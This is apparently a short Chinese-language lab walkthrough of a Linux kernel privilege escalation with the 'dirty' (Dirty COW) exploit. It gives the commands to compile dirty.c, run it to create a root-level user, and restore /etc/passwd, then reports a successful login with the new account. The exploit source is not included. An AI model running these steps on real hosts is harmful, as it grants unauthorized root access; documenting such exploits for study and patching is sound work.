首先查看主机的内核版本



接下来查看用户信息




将下载到的dirty文件进行编译

gcc -pthread dirty.c -o dirty -lcrypt




之后执行获取的可执行文件

./dirty 1



在创建用户之后执行如下命令,然后查看/etc/passwd文件的内容如下图所示

mv /tmp/passwd.bak /etc/passwd



尝试使用新账户登陆可以发现成功实现提权过程

